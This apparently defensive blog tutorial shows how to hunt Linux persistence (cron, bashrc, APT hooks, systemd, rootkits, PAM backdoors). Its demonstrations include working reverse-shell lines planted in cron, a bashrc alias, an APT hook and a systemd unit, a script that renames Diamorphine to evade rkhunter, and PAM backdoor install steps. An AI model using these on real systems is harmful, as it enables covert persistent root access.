

Linux Threat Hunting Persistence

matheuzsecurity.github.io/hacking/linux-threat-hunting-persistence

0xMatheuZ

January 1, 1



Hello everyone, welcome to this post, where I will cover the topic “Linux Threat Hunting Persistence”.

The objective of this post is to learn how to hunt for persistence on Linux machines, without using paid tools/framework, just using the tools that are already available (open source) for anyone to download and use and also using Linux’s own resources to be able to do hunt for persistence.

Below is what we will cover in this post.

- SSH Keys

- Crontab
- Bashrc
- APT
- Privileged user & SUID bash
- Malicious Systemd
- Hunting LKM Rootkits
- LD_PRELOAD rootkit
- PAM Backdoor
- ACL
- init.d
- Motd
- Mount process for hide any pid.
- Webshells
- rc.local

But before we start, we need to understand what **persistence** is.

What is **persistence**?

Persistence in Linux, refers to the ability of malware, such as rootkits, backdoors and we can also abuse common Linux features for malicious uses to remain active on the system even after reboots. These threats seek to maintain unauthorized access and conceal their presence, making them persistent challenges for detection and removal.

So now we understand what persistence is, to be able to defend our systems we need to know where to look and how to remove it, so let's go!

Hunting for Malicious SSH Keys

It is correct to say that the simplest method of maintaining persistence is using ssh keys, so it is always good before analyzing an infected machine, for example, to see if there is an ssh key that you do not know, you can view it this with just one command line.

```
for home_dir in /home/*; do [ -d "$home_dir/.ssh" ] && echo "HOME \"$(basename "$home_dir")\""; [ -d "$home_dir/.ssh" ] && cat "$home_dir"/.ssh/*; done
```

```
ls -la -R /home/*/.ssh
```

```
* /.ssh/*
```

With this, the attacker could simply add his public key to the **authorized_keys** of some home or get the private key, and return to the machine at any time, and whenever he wants without needing a password.

Hunting for crontab persistence.

Persistence via crontab is also a very old persistence technique, but it is still used today, basically, crontab allows us to schedule commands, scripts and programs to be executed automatically at regular intervals of time, and with that we can simply schedule a cron to execute a malicious script or some command, below are some examples.

```
~> cat /etc/crontab |grep shell
* * * * * root /tmp/shell.sh
~> cat /tmp/shell.sh
nc -c bash 127.0.0.1 1337
~> nc -lvnp 1337
listening on [any] 1337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48972
whoami;id
root
uid=0(root) gid=0(root) groups=0(root)
```

In this image we see a classic example of persistence using **crontab**, where the 5 asterisks represent that our task will be executed every 1 minute, under the root user and then we enter the path of our script.

Paths for search cron persistence

```
cat /etc/crontab
```

```
ls -la /var/spool/*
```

```
ls -la -R /var/cron*
```

Hunting for bashrc persistence

.bashrc is a script file used in Linux Bash to configure environment variables, aliases, and other terminal customizations. Thinking like an attacker, you could make a malicious alias so that when the victim runs a command, for example the **ls** command, it sends you a reverse shell, executes a script, among many others.

```
(kali@kali)-[~]
└─$ cat .bashrc | grep 'alias ls'
alias ls='ls --color=auto'
alias ls='bash -i >& /dev/tcp/127.0.0.1/9000 0>&1 2>/dev/null'
└─$ ls
└─$

(kali@kali)-[~]
└─$ nc -lvnp 9000
listening on [any] 9000 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 52566
whoami
kali
```

You can search using this command:

```
cat /home/*/.{bashrc,.zshrc}
```

```
ls -la /home/*/.{bashrc,.zshrc}
```

Hunting APT command persistence


In short, **apt** is a program package management system that has automatic resolution of dependencies between packages, easy package installation method, ease of operation, allows you to easily update your distribution, etc.

But until then there is nothing “malicious”, however, apt has a command called apt update, which is for updating packages, and it also has a directory in:

/etc/apt/apt.conf.d.

The **/etc/apt/apt.conf.d** directory is used to manage apt specific configurations on the operating system.

But what if we can create a malicious configuration to be able to send a reverse shell to us every time someone uses the **apt update** command, yes, this is totally possible, below are some examples.



The screenshot shows a terminal window with the following output:

```
/etc/apt/apt.conf.d)) cat lapiget
APT::Update::Pre-Invoke {"nc -c bash 127.0.0.1 9002"};
/etc/apt/apt.conf.d)) apt update
Hit:1 https://ocean.surfshark.com/debian stretch InRelease
Hit:2 https://artifacts.elastic.co/packages/8.x/apt stable InRelease
Hit:4 https://repo.protonvpn.com/debian stable InRelease
Get:5 https://packages.microsoft.com/repos/code stable InRelease [3,589 B]
Ign:6 https://apt.releases.hashicorp.com kali-rolling InRelease
Get:7 https://packages.microsoft.com/repos/code stable/main armhf Packages [15.4 kB]
Get:8 https://packages.microsoft.com/repos/code stable/main arm64 Packages [15.5 kB]
Get:9 https://packages.microsoft.com/repos/code stable/main amd64 Packages [15.4 kB]
```

On the right side, there is a separate terminal window showing a netcat listener:

```
-> nc -lvnp 9002
listening on [any] 9002 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 60846
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
exit
-> []
```

You can use this command to find and check them one by one.

```
ls -la -R /etc/apt/apt.conf.d
```

Hunting for Privileged user & SUID bash

In a real attack scenario, depending on the attacker can also put SUID permissions on binaries, for example bash to be able to use it with root permission, and also add a user so that he can use **sudo su** and be root without having to password by changing the file **/etc/sudoers**.

You can check using these commands below:

```
find / -perm /4000 2>/dev/null #for search suid binaries/files
ls -la $(whereis bash)
ls -la /etc/sudoers.d
cat /etc/sudoers
cat /etc/groups #Here you can also check if a user is in the wrong group
```

Hunting for malicious systemd service

Systemd is a startup and service management system it simplifies system startup and service management.

A malicious attacker abuses systemd to create a malicious service, for example, to send a reverse shell every 1 minute.

```
/etc/systemd/system)) cat hidden2.service
[Unit]
Description=My service

[Service]
ExecStart=nc -c bash 127.0.0.1 9003
Restart=always
RestartSec=60

[Install]
WantedBy=default.target
/etc/systemd/system)) systemctl status hidden2.service
● hidden2.service - My service
   Loaded: loaded (/etc/systemd/system/hidden2.service; enabled; preset: disabled)
   Active: active (running) since Tue 2024-02-13 21:50:00 EST; 3min 9s ago
     Main PID: 366457 (sh)
       Tasks: 2 (limit: 6591)
      Memory: 544.0K (peak: 1.1M)
         CPU: 8ms
       CGroup: /system.slice/hidden2.service
               └─366457 sh -c bash
                 └─366458 bash
Feb 13 21:50:00 kali systemd[1]: hidden2.service: Scheduled restart job, restart counter is at 0.
Feb 13 21:50:00 kali systemd[1]: Started hidden2.service - My service.
lines 1-13/13 (END)
```

```
-> nc -lvnp 9003
listening on [any] 9003 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 33072
whoami;id
root
uid=0(root) gid=0(root) groups=0(root)
```

Persistence by a service in systemd, it is widely used, it is always good to see what services you have on your machine, a tip for this type of situation is to use [pspy64](#) which is basically a real-time process monitor, and when a service in systemd for example is executed, it appears in pspy too, and the same goes for crontab.

Here are some directories you can check:

```
ls -la /etc/systemd/system
ls -la /lib/systemd/system
ls -la /run/systemd/system
ls -la /usr/lib/systemd/system
ls -la /home/*/.config/systemd/user/
```

To stop the malicious service, simply run the commands:

```
systemctl stop malicious.service
systemctl disable malicious.service
rm malicious.service
```

Hunting for Loadable kernel module Rootkits

LKM (Loadable kernel module) rootkits are certainly an absurd challenge to hunt, as it simply hides, becomes invisible, and once it is invisible it is almost impossible to remove it, in technical details, rootkits use a function called [list_del](#) which basically removes from [lsmod](#) (list modules) that is capable of listing the machine's kernel modules, the big problem with this is that [rmmod](#) (remove module) is not capable of removing a module that is not in [lsmod](#), so rootkits are very efficient at remaining persistent without anyone being able to detect why this is one of the main objectives of a rootkit, to remain persistent and invisible, but in this part of the post, I will teach you some techniques that can help you find rootkits and detect them, however, as stated above, removing them is a difficult task and depends on the type of rootkit, if it is one you can find on github like for example [diamorphine](#), it has the function of becoming visible again, and then you can remove it.

```

> sudo insmod diamorphine.ko
[sudo] password for kali:
> lsmod |grep diamorphine
> sudo rmmod diamorphine
rmmod: ERROR: ../libkmod/libkmod-module.c:856 kmod_module_remove_module() could not remove 'diamorphine': No such file or directory
rmmod: ERROR: could not remove module diamorphine: No such file or directory
>

```

As you can see here, it is invisible and even if it is still in the system, you will not be able to remove it.

But diamorphine was also designed to be visible, by default which is by using `kill -63 0` and then you can remove it.

```

~> kill -63 0
~> lsmod |grep diamorphine
diamorphine                12288  0
~> sudo rmmod diamorphine
~> |

```

Hunting without tools

I will use the [diamorphine rootkit](#) as an example to do hunting.

The most basic thing to do when a rootkit is not in lsmod is to check the kernel log files, such as:

```

dmesg
/var/log/kern.log
/var/log/dmesg*

```

It is very important to view the kernel logs because when an LKM is entered, it generates logs there as well.

We can also view: `/sys/kernel/tracing/available_filter_functions` which is basically a feature in Linux that lists the functions available to filter events during kernel tracing.

```

~> sudo cat /sys/kernel/tracing/available_filter_functions | grep hacked
hacked_getdents [diamorphine]
hacked_getdents64 [diamorphine]
hacked_kill [diamorphine]
~> sudo cat /sys/kernel/tracing/available_filter_functions | grep diamorphine
hacked_getdents [diamorphine]
hacked_getdents64 [diamorphine]
hacked_kill [diamorphine]
get_syscall_table_bf [diamorphine]
find_task [diamorphine]
is_invisible [diamorphine]
give_root [diamorphine]
module_show [diamorphine]
module_hide [diamorphine]
~> lsmod|grep diamorphine
~>

```

We can also view all available functions with their respective addresses

`/sys/kernel/tracing/available_filter_functions_addrs`

```
/sys/kernel/tracing>>> cat available_filter_functions_addrs |grep diamorphine
ffffffffc143c014 hacked_getdents [diamorphine]
ffffffffc143c264 hacked_getdents64 [diamorphine]
ffffffffc143c4b4 hacked_kill [diamorphine]
ffffffffc143c644 get_syscall_table_bf [diamorphine]
ffffffffc143c694 find_task [diamorphine]
ffffffffc143c6e4 is_invisible [diamorphine]
ffffffffc143c754 give_root [diamorphine]
ffffffffc143c7a4 module_show [diamorphine]
ffffffffc143c814 module_hide [diamorphine]
/sys/kernel/tracing>>>
```

It is also very important that we check the files and commands:

`/proc/modules`

`/proc/kallsyms`

`/lib/modules`

`/proc/*`

`lsmod` #to view modules

`ps auxw` #to view all process in machine

`ss -tunlpd` #to view connections

`lsof -i -P -n` #to view process in execution and file open

`/proc/*/maps`

`/proc/*/cwd`

`/proc/*/environ`

Hunting with tools

Unhide

I'll start using `unhide` which is a forensic tool to find processes and TCP/UDP ports hidden by rootkits, Linux kernel modules or by other techniques.

```
/>>> sleep 60000 &
[1] 164879
/>>> kill -31 164879
/>>> ps aux|grep 164879
root    165263  0.0  0.0   6344   2176 pts/1    S+   18:23   0:00 grep --color=auto --exclude-dir=.bzip --exclude-dir=CVS --exclude-dir=.git --exclude-dir=.hg --exclude-dir=.svn --exclude-dir=.idea --exclude-dir=.tox 164879
/>>> ls /proc/* |grep 164879
/>>> unhide procall
Unhide 20211016
Copyright © 2010-2021 Yago Jesus & Patrick Gouin
License GPLv3+ ; GNU GPL version 3 or later
http://www.unhide-forensics.info

NOTE : This version of unhide is for systems using Linux >= 2.6

Used options:
[*]Searching for Hidden processes through /proc stat scanning

Found HIDDEN PID: 111233
  Cmdline: "sleep"
  Executable: "/usr/bin/sleep"
  Command: "sleep"
  $USER=kali
  $PWD=/tmp

Found HIDDEN PID: 164879
  Cmdline: "sleep"
  Executable: "/usr/bin/sleep"
  Command: "sleep"
  $USER=root
  $PWD=/
```

As we can see in the image above, we hid a PID, and using `unhide`, we were able to find it.

Rkhunter (rootkit hunter)

Rkhunter is a good tool, however it is based on known signatures/strings, that is, if you modify the functions you can easily bypass its detection, you can see this video using the [D3m0n1z3dShell](#) tool for this.

However, for known rootkits and if they are inserted by default without any modification, rkhunter can easily detect them, in the case of diamorphine and other rootkits, if it is invisible to lsmod, depending on it it cannot detect it, which is the case with diamorphine, if I make the module visible, it detects it, otherwise it goes unnoticed.

```
Checking for rootkits...

Performing check of known rootkit files and directories
55808 Trojan - Variant A           [ Not found ]
ADM Worm                          [ Not found ]
AjaKit Rootkit                    [ Not found ]
Adore Rootkit                     [ Not found ]
aPa Kit                           [ Not found ]
Apache Worm                       [ Not found ]
Ambient (ark) Rootkit             [ Not found ]
Balaur Rootkit                    [ Not found ]
BeastKit Rootkit                  [ Not found ]
beX2 Rootkit                      [ Not found ]
BOBKit Rootkit                    [ Not found ]
cb Rootkit                        [ Not found ]
CiNIK Worm (Slapper.B variant)    [ Not found ]
Danny-Boy's Abuse Kit             [ Not found ]
Devil RootKit                     [ Not found ]
Diamorphine LKM                   [ Warning ]
Dica-Kit Rootkit                  [ Not found ]
Dreams Rootkit                    [ Not found ]
DuarawKz Rootkit                  [ Not found ]
```

Now with the rootkit hidden again:

```
Checking for rootkits...

Performing check of known rootkit files and directories
55808 Trojan - Variant A           [ Not found ]
ADM Worm                          [ Not found ]
AjaKit Rootkit                    [ Not found ]
Adore Rootkit                     [ Not found ]
aPa Kit                           [ Not found ]
Apache Worm                       [ Not found ]
Ambient (ark) Rootkit             [ Not found ]
Balaur Rootkit                    [ Not found ]
BeastKit Rootkit                  [ Not found ]
beX2 Rootkit                      [ Not found ]
BOBKit Rootkit                    [ Not found ]
cb Rootkit                        [ Not found ]
CiNIK Worm (Slapper.B variant)    [ Not found ]
Danny-Boy's Abuse Kit             [ Not found ]
Devil RootKit                     [ Not found ]
Diamorphine LKM                   [ Not found ]
Dica-Kit Rootkit                  [ Not found ]
Dreams Rootkit                    [ Not found ]
```

```
[18:48:26] Checking for Diamorphine LKM...
[18:48:27] Checking for kernel symbol 'diamorphine'      [ Not found ]
[18:48:27] Checking for kernel symbol 'module_hide'      [ Not found ]
[18:48:27] Checking for kernel symbol 'module_hidden'    [ Not found ]
[18:48:27] Checking for kernel symbol 'is_invisible'      [ Not found ]
[18:48:27] Checking for kernel symbol 'hacked_gettdents' [ Not found ]
[18:48:27] Checking for kernel symbol 'hacked_kill'      [ Not found ]
[18:48:27] Diamorphine LKM                               [ Not found ]
```

Here is the log that rkhunter generates, and basically for it to detect if it really is the diamorphine rootkit, it uses signature/strings which is clearly very easy to bypass detection.


```
main D3m0n1z3dShell / scripts / implant_rootkit.sh
Code Blame Executable File · 69 lines (53 loc) · 1.73 KB Code 55% faster with GitHub Copilot
6 #!
7
8 command -v insmod >/dev/null 2>&1 || { echo >&2 "[ERROR] insmod command not found. Please install it."; exit 1; }
9 command -v gcc >/dev/null 2>&1 || { echo >&2 "[ERROR] gcc command not found. Please install it."; exit 1; }
10
11 dir() {
12     mkdir -p /var/tmp/.cache
13 }
14
15 get_rootkit(){
16     git clone https://github.com/m0nad/Diamorphine /var/tmp/.cache
17 }
18
19 modify_rk(){
20     mv /var/tmp/.cache/diamorphine.c /var/tmp/.cache/rk.c
21     mv /var/tmp/.cache/diamorphine.h /var/tmp/.cache/rk.h
22     sed -i 's/diamorphine_secret/demonized/g' /var/tmp/.cache/rk.h
23     sed -i 's/diamorphine/demonizedmod/g' /var/tmp/.cache/rk.h
24     sed -i 's/63/62/g' /var/tmp/.cache/rk.h
25     sed -i 's/diamorphine.h/rk.h/g' /var/tmp/.cache/rk.c
26     sed -i 's/diamorphine_init/rk_init/g' /var/tmp/.cache/rk.c
27     sed -i 's/diamorphine_cleanup/rk_cleanup/g' /var/tmp/.cache/rk.c
28     sed -i 's/diamorphine.o/rk.o/g' /var/tmp/.cache/Makefile
29     sed -i 's/module_hidden/module_hidd3n/g' /var/tmp/.cache/rk.c
30     sed -i 's/module_hidden/module_hidd3n/g' /var/tmp/.cache/rk.c
31     sed -i 's/is_invisible/e_invisible/g' /var/tmp/.cache/rk.c
32     sed -i 's/hacked_getdents/hack_getdents/g' /var/tmp/.cache/rk.c
33     sed -i 's/hacked_kill/hack_kill/g' /var/tmp/.cache/rk.c
34 }
```

This is enough to avoid detection.

Again, rkhunter is good for rootkits that have not been modified and signature/strings already exist, but still, don't trust it 100%.

chkrootkit

Chkrootkit is a rootkit detection tool on Unix-like systems. It scans the system for signs of malicious activity such as suspicious files, hidden processes, and modifications to system libraries.

```
Searching for suspect PHP files... not found
Searching for zero-size shell history files... not found
Searching for hardlinked shell history files... not found
Checking `aliens'... finished
Checking `asp'... not infected
Checking `bindshell'... not found
Checking `lkm'... started
Searching for Adore LKM... not tested
Searching for sebek LKM (Adore based)... not tested
Searching for knark LKM rootkit... not found
Searching for for hidden processes with chkproc... WARNING

WARNING: chkproc: Possible LKM Trojan installed:
You have 2 process hidden for readdir command
You have 2 process hidden for ps command

Searching for for hidden directories using chkdirs... WARNING

WARNING: chkdirs: Possible LKM Trojan installed:
1 /tmp

Checking `lkm'... finished
Checking `rexedcs'... not found
Checking `sniffer'... WARNING

WARNING: Output from ifpromisc:
lo: not promisc and no packet sniffer sockets
eth0: PACKET SNIFFER(/usr/sbin/NetworkManager[685])
br-282558f59a33: not promisc and no packet sniffer sockets
br-3ebe4608af00: not promisc and no packet sniffer sockets
br-958e6b18b86c: not promisc and no packet sniffer sockets
docker0: not promisc and no packet sniffer sockets

Checking `w55808'... not found
Checking `wted'... WARNING

WARNING: output from chkwtmpt:
1 deletion(s) between Wed Jan 3 20:12:55 2024 and Wed Jan 3 22:20:00 2024

Checking `scalper'... not found
Checking `slapper'... not found
Checking `z2'... not found
Checking `chkutmp'... not found
Checking `OSX_RSPLUG'... not tested
-->>>
```

Chkrootkit is good at detecting hidden processes and directory as well, but as mentioned on rkhunter, don't trust chkrootkit 100% as it is still possible to avoid detection of an LKM rootkit.

Tracee EBPf

Tracee is a runtime security and observability tool that helps you understand how your system and applications behave. Tracee uses eBPF, and it is a great forensics tool, in my opinion it is the best there is for detecting rootkits as well, as it also detects if a syscall has been hooked.

```
190:08:56:369974 0 tracee 451908 451914 0 syscall_hooking
190:08:56:369974 0 tracee 451908 451914 0 syscall_hooking
190:08:56:369974 0 tracee 451908 451914 0 syscall_hooking
190:08:57:105983 1000 polybar 451969 451969 0 setpgid
190:08:57:106916 1000 sh 451969 451969 0 sched process exec
cmdpath: /bin/sh, pathname: /usr/bin/dash, dev: 8388609, inode: 2929627, ctime: 16926496
0378800000, inode_mode: 33261, interpreter_pathname: /usr/lib/x86_64-linux-gnu/ld-linux-x86-6
4.so.2, interpreter_dev: 8388609, interpreter_inode: 3147442, interpreter_ctime: 170498470
358665, argv: [/bin/sh -c -/config/polybar/shapes/scripts/htb_target.sh], interp: /bin/sh, st
din_type: S_IFIFO, stdin_path: , invoked from kernel: 0, env: <nil>
190:08:57:107694 1000 htb_target.sh 451970 451970 0 sched process exec
cmdpath: /home/kali/.config/polybar/shapes/scripts/htb_target.sh, pathname: /usr/bin/das
h, dev: 8388609, inode: 2929627, ctime: 169264960378800000, inode_mode: 33261, interpreter_pa
thname: /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2, interpreter_dev: 8388609, interpreter
inode: 3147442, interpreter_ctime: 170498470358665, argv: [/bin/sh /home/kali/.config/poly
bar/shapes/scripts/htb_target.sh], interp: /bin/sh, stdin_type: S_IFIFO, stdin_path: , invoked
from kernel: 0, env: <nil>
190:08:57:108889 1000 awk 451973 451973 0 sched process exec
cmdpath: /usr/bin/awk, pathname: /usr/bin/gawk, dev: 8388609, inode: 2929521, ctime: 169
2649603772000000, inode_mode: 33261, interpreter_pathname: /usr/lib/x86_64-linux-gnu/ld-linux-
x86-64.so.2, interpreter_dev: 8388609, interpreter_inode: 3147442, interpreter_ctime: 17049847
00577358665, argv: [awk {print $1}], interp: /usr/bin/awk, stdin_type: S_IFIFO, stdin_path: ,
invoked from kernel: 0, env: <nil>
190:08:57:109053 1000 cat 451972 451972 0 sched process exec
cmdpath: /usr/bin/cat, pathname: /usr/bin/cat, dev: 8388609, inode: 2927721, ctime: 1706
894320197490469, inode_mode: 33261, interpreter_pathname: /usr/lib/x86_64-linux-gnu/ld-linux-x
86-64.so.2, interpreter_dev: 8388609, interpreter_inode: 3147442, interpreter_ctime: 170498470
0577358665, argv: [cat /home/kali/.config/polybar/shapes/scripts/target], interp: /usr/bin/cat
, stdin_type: S_IFIFO, stdin_path: , invoked from kernel: 0, env: <nil>
190:08:57:111415 1000 cat 451975 451975 0 sched process exec
cmdpath: /usr/bin/cat, pathname: /usr/bin/cat, dev: 8388609, inode: 2927721, ctime: 1706
894320197490469, inode_mode: 33261, interpreter_pathname: /usr/lib/x86_64-linux-gnu/ld-linux-x
86-64.so.2, interpreter_dev: 8388609, interpreter_inode: 3147442, interpreter_ctime: 170498470
0577358665, argv: [cat /home/kali/.config/polybar/shapes/scripts/target], interp: /usr/bin/cat
, stdin_type: S_IFIFO, stdin_path: , invoked from kernel: 0, env: <nil>
190:08:57:111733 1000 awk 451976 451976 0 sched process exec
cmdpath: /usr/bin/awk, pathname: /usr/bin/gawk, dev: 8388609, inode: 2929521, ctime: 169
2649603772000000, inode_mode: 33261, interpreter_pathname: /usr/lib/x86_64-linux-gnu/ld-linux-
```

OBS: To disable LKM insertion you can use sysctl for this:

```
sudo sysctl -w kernel.modules_disabled=1
```

To return it to default, simply change the 1 to 0.

Here are some talks and posts about tracee detecting LKM rootkits, it's really worth watching!

[Detecting Linux Syscall Hooking Using Tracee](#)

[BlackHat Arsenal 2022: Detecting Linux kernel rootkits with Aqua Tracee](#)

[eBPF Warfare - Detecting Kernel & eBPF Rootkits with Tracee](#)

[Hunting kernel rootkits with eBPF by Asaf Eitani & Itamar Maouda Kochavi](#)

Bônus tools:

- Lynis is a security auditing tool
- Tiger is a security audit tool #sudo apt install tiger -y
- Volatily #advanced memory forensics

Hunting LD_PRELOAD Rootkits

LD_PRELOAD rootkits are easier to hunt down and remove from the machine, because basically besides being Userland, most of them involve the use of shared object (*.so)

In this part, I will use a userland rootkit created by [h0mbre](#)

```
~>>> ls /etc/ld*
/etc/ld.so.cache  /etc/ld.so.conf

/etc/ld.so.conf.d:
* fakeroot-x86_64-linux-gnu.conf  * libc.conf  * x86_64-linux-gnu.conf  * zz_i386-biarch-compat.conf

/etc/ld.so.conf:
* ldap.conf
~>>> ldd /bin/ls
linux-vdso.so.1 (0x00007ffdc6b7000)
/lib/x86_64-linux-gnu/libc.so.6 (0x00007f5585aca000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f5585a7e000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f558589c000)
libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007f5585801000)
/lib64/ld-linux-x86-64.so.2 (0x00007f5585af9000)
~>>> ls -lah /lib/x86_64-linux-gnu/libc.so.6
-rwxr-xr-x kali kali 17 KB Wed Feb 14 19:41:48 2024 /lib/x86_64-linux-gnu/libc.so.6
~>>> cat /etc/ld.so.preload
/lib/x86_64-linux-gnu/libc.so.6
~>>>
```

Some LD_PRELOAD rootkits hide from `/etc/ld.so.preload` but it is possible to find it anyway.

```
~>>> ldd /usr/bin/netstat
linux-vdso.so.1 (0x00007ffef10d1e000)
/lib/x86_64-linux-gnu/libc.so.6 (0x00007f20b35e5000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f20b3599000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f20b33b7000)
libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007f20b331c000)
/lib64/ld-linux-x86-64.so.2 (0x00007f20b3614000)
~>>> ldd /usr/bin/ssh
linux-vdso.so.1 (0x00007ffef35f9000)
/lib/x86_64-linux-gnu/libc.so.6 (0x00007fc945bfff000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007fc945bb3000)
libgssapi_krb5.so.2 => /lib/x86_64-linux-gnu/libgssapi_krb5.so.2 (0x00007fc945b60000)
libcrypto.so.3 => /lib/x86_64-linux-gnu/libcrypto.so.3 (0x00007fc945600000)
libz.so.1 => /lib/x86_64-linux-gnu/libz.so.1 (0x00007fc945b41000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fc94541e000)
libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007fc945383000)
/lib64/ld-linux-x86-64.so.2 (0x00007fc945cfb000)
libkrb5.so.3 => /lib/x86_64-linux-gnu/libkrb5.so.3 (0x00007fc9452a7000)
libk5crypto.so.3 => /lib/x86_64-linux-gnu/libk5crypto.so.3 (0x00007fc94527a000)
libcom_err.so.2 => /lib/x86_64-linux-gnu/libcom_err.so.2 (0x00007fc945274000)
libkrb5support.so.0 => /lib/x86_64-linux-gnu/libkrb5support.so.0 (0x00007fc945266000)
libkeyutils.so.1 => /lib/x86_64-linux-gnu/libkeyutils.so.1 (0x00007fc94525f000)
libresolv.so.2 => /lib/x86_64-linux-gnu/libresolv.so.2 (0x00007fc94524e000)
~>>> |
```

To be able to confirm, it is always a good idea to check the binaries with `ldd` to see which shared objects it has.

To remove it, it's very simple.

```
~>>> cat /dev/null > /etc/ld.so.preload
~>>> rm /lib/x86_64-linux-gnu/libc.so.6
~>>> ldd /bin/ls |grep libc.so.6
~>>>
```

And that's it, it has already been removed from the machine.

As said, userland rootkits are much easier to detect and remove, below are some directories/files that are good to check.


```
/lib/x86_64-linux-gnu
/lib/*
/usr/lib/x86_64-linux-gnu
/usr/lib/*
ls -la /etc/ld*
cat /etc/ld.so.preload
ldd /bin/ls
ldd /bin/bash
ldd /usr/bin/ssh
ldd /usr/bin/netstat
ldd /bin/* #check for shared object in binary, which you suspect
ldd /usr/bin/* #check for shared object in binary, which you suspect
/proc/*/maps
```

Using [volatility](#) also helps a lot in this analysis process.


Hunting for PAM Backdoor

PAM Backdoor is a well-known persistence technique, it works by manipulating the Pluggable Authentication Modules (PAM) authentication system. This allows unauthorized access to the system by granting a specific user privileged access regardless of correct credentials.


I will use this [repository](#) that automates this persistence process.

A terminal window titled "Terminal" with a date and time of "Feb 14 18:37". The user "horikita@ubuntu" is in the directory "~/linux-pam-backdoor". The command executed is "sudo ./backdoor.sh -v 1.3.1 -p hunt3r".

```
horikita@ubuntu: ~/linux-pam-backdoor
horikita@ubuntu:~/linux-pam-backdoor$ sudo ./backdoor.sh -v 1.3.1 -p hunt3r
```

A terminal window showing the user "horikita@ubuntu" in the directory "~/linux-pam-backdoor". The command executed is "sudo mv pam_unix.so /lib/x86_64-linux-gnu/security/".

```
horikita@ubuntu:~/linux-pam-backdoor$ sudo mv pam_unix.so /lib/x86_64-linux-gnu/security/
horikita@ubuntu:~/linux-pam-backdoor$
```

A terminal window showing the user "horikita@ubuntu" in the directory "~/linux-pam-backdoor". The command "su root #with pass hunt3r" is entered, followed by the password "hunt3r". The prompt changes to "root@ubuntu: /home/horikita/linux-pam-backdoor#". The command "whoami" is entered, and the output is "root".

```
horikita@ubuntu:~/linux-pam-backdoor$ su root #with pass hunt3r
Password:
root@ubuntu: /home/horikita/linux-pam-backdoor# whoami
root
root@ubuntu: /home/horikita/linux-pam-backdoor#
```

